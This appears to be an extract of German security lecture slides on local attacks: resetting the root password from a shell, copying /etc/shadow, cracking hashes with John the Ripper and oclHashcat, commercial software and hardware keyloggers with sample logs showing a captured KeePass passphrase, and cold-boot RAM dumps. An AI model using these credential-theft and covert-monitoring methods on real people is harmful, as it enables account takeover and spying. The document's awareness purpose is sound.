bash: no job control in this shell
(none):/#
```




```
openSUSE
(none):/# passwd
Changing password for root.
New Password:
Bad password: too simple
Reenter New Password:
Password changed.
(none):/#
```

Ebenfalls – wie bei Windows 7 – folgendes möglich:

- Kopieren der Passwort-Datei /etc/shadow (einfaches Kopieren!!!)
- Rainbow-Table Angriff auf enthaltene Hashes genauso möglich.
- Für alle Systeme außerdem noch Brute-Force-Tools die mit Wörterlisten richtigen Daten zu erraten versuchen (z.B. John the Ripper, Hash Suite, ...)


8 Hochleistungs-Grafik-Karten? Kein Monitor?




Hash-Cracking auf GPUs der Grafikkarten

- GPUs sind ohnehin auf mathematische Operationen spezialisiert
- oclHashcat ist darauf spezialisiert geeignete Grafikkarten als Cracking-Rechner zu betreiben
- Spezielle Motherboards für möglichst viele, der Hochleistungs-Grafikkarten
- Vernetzung mehrerer derartiger Rechner zu Cracking-Cluster




Benchmarking ...





Keylogger – Software: In Deutschland zu kaufen!

 Product for Windows

			
	Keylogger	Personal Monitor	Employee Monitor
Audience	PRIVAT	PRIVAT & KLEINFIRMA	KOMMERZIELLE NUTZUNG
Keystrokes logging	•	•	•
URL monitoring	•	•	•
Apps monitoring	•	•	•
Screenshots capture	•	•	•
Invisible mode	•	•	•
IM & Facebook® chats interception		•	•
E-mail & FTP delivery		•	•
File tracking		•	•
Alarm keywords		•	•
Realtime network logs			•
Links	 Herunterladen	 Herunterladen	 Herunterladen

Keylogger – Software



Product for Mac








			
	Keylogger	Personal Monitor	Employee Monitor
Audience	PRIVAT	PRIVAT & KLEINFIRMA	BUSINESS & CORPORATE
Typed text	●	●	●
URL monitoring	●	●	●
Apps monitoring	●	●	●
Screenshots capture	●	●	●
Invisible mode	●	●	●
Password capture		●	●
Pasteboard monitoring		●	●
E-mail delivery		●	●
Log HTML export		●	●
Realtime network logs			●
Links	 Herunterladen	 Herunterladen	In development

Keylogger-Testversion in Aktion. Nur Keys?

Refog Keylogger— Ihre Testversion endet bald!

Datei Tools Ansicht Hilfe

 Tabelle  Bericht  Wiedergeben    

Nutzer

- andreas (36*/54)
 - Gedrückte Tasten (4*/7)
 - Screenshots (0*/0)
 - Soziale Netzwerke (0*/0)
 - Chat / IM Tätigkeit (0*/0)
 - Webseiten besucht (0*/1)
 - Zwischenablage (0*/0)
 - Dateitracking (0*/0)
 - Programmaktivität (30*/42)
 - PC-Aktivität (2*/4)

JETZT KAUF

Datum und Zeit	Ablaufstyp	Anwendung	Fenstername
13.04.2013 18:25:49	Gedrückte Tasten	Windows-Explorer	Program Manager
13.04.2013 18:25:46	Programmaktivi...	REFOG Software	
13.04.2013 18:25:45	Gedrückte Tasten	KeePass	KeePass Password Safe\KeePass
13.04.2013 18:25:42	Programmaktivi...	KeePass	
13.04.2013 18:25:35	Gedrückte Tasten	KeePass	Open Database - AndreasGruppDatabase.kdbx
13.04.2013 18:25:26	Gedrückte Tasten	Windows-Explorer	Startmenü
13.04.2013 18:25:16	Programmaktivi...	KeePass	
13.04.2013 18:24:59	Programmaktivi...	Editor	
13.04.2013 18:24:56	Programmaktivi...	REFOG Software	

Einstellungen

- Überwachung
- Loggröße
- Unsichtbarkeit
- Passwort
- Zustellung
- Alarm
- Filter
- Updates

13.04.2013 **Letzte Aufnahmen** **Heute** **Letzte 7 Tage** **Letzte 30 Tage** **Alle Datensätze** **Benutzer..**

13.04.2013 18:25:35
KeePass - C:\Program Files\KeePass Password Safe 2\KeePass.exe
Gedrückte Tasten
Schlüssel: 28 Symbole

[UMSCHALT]Hier[Space] wäre[Space] mein[Space] [UMSCHALT]Passphrase[Enter]

Suchen:

andreas Anzahl der Aufnahmen: 55 Letzte Aufnahmen


Keylogger – Hardware

Hardware keyloggers




			
Feature	KeyGrabber	KeyGrabber TimeKeeper	KeyGrabber Wi-Fi Premium
Hardware interfaces	PS/2 / USB	PS/2 / USB	PS/2 / USB
<u>Key logging without software or drivers</u>	•	•	•
Memory encryption	•	•	•
Undetectable by software scanners	•	•	•
<u>Configurable logging</u>	•	•	•
<u>Support of national layouts</u>	•	•	•
<u>Operation of flash drive mode</u>	USB version	USB version	USB version
<u>Keypress timestamping</u>		•	•
<u>Remote access over WiFi network</u>			•
<u>Automatic email reports</u>			•
	Jetzt Kaufen	Jetzt Kaufen	Jetzt Kaufen

Zwischenzeitlich nicht mehr bei dieser Firma, aber nach wie vor bei eBay!




KeyGrabber Wi-Fi Premium


☒ USB 2 GB

Black
 

☐ PS/2 2 GB

Black
 

Black
 Gray
 Purple



€189.95

€189.95

[ADD TO CART](#)

Each KeyGrabber Wi-Fi Premium comes with a license of REFOG Keylogger!

Cold-Boot RAM-Dump, CITP an Princeton Univ.




Figure 4: We loaded a bitmap image into memory on Machine A, then cut power for varying lengths of time. After 5 seconds (left), the image is indistinguishable from the original. It gradually becomes more degraded, as shown after 30 seconds, 60 seconds, and 5 minutes.

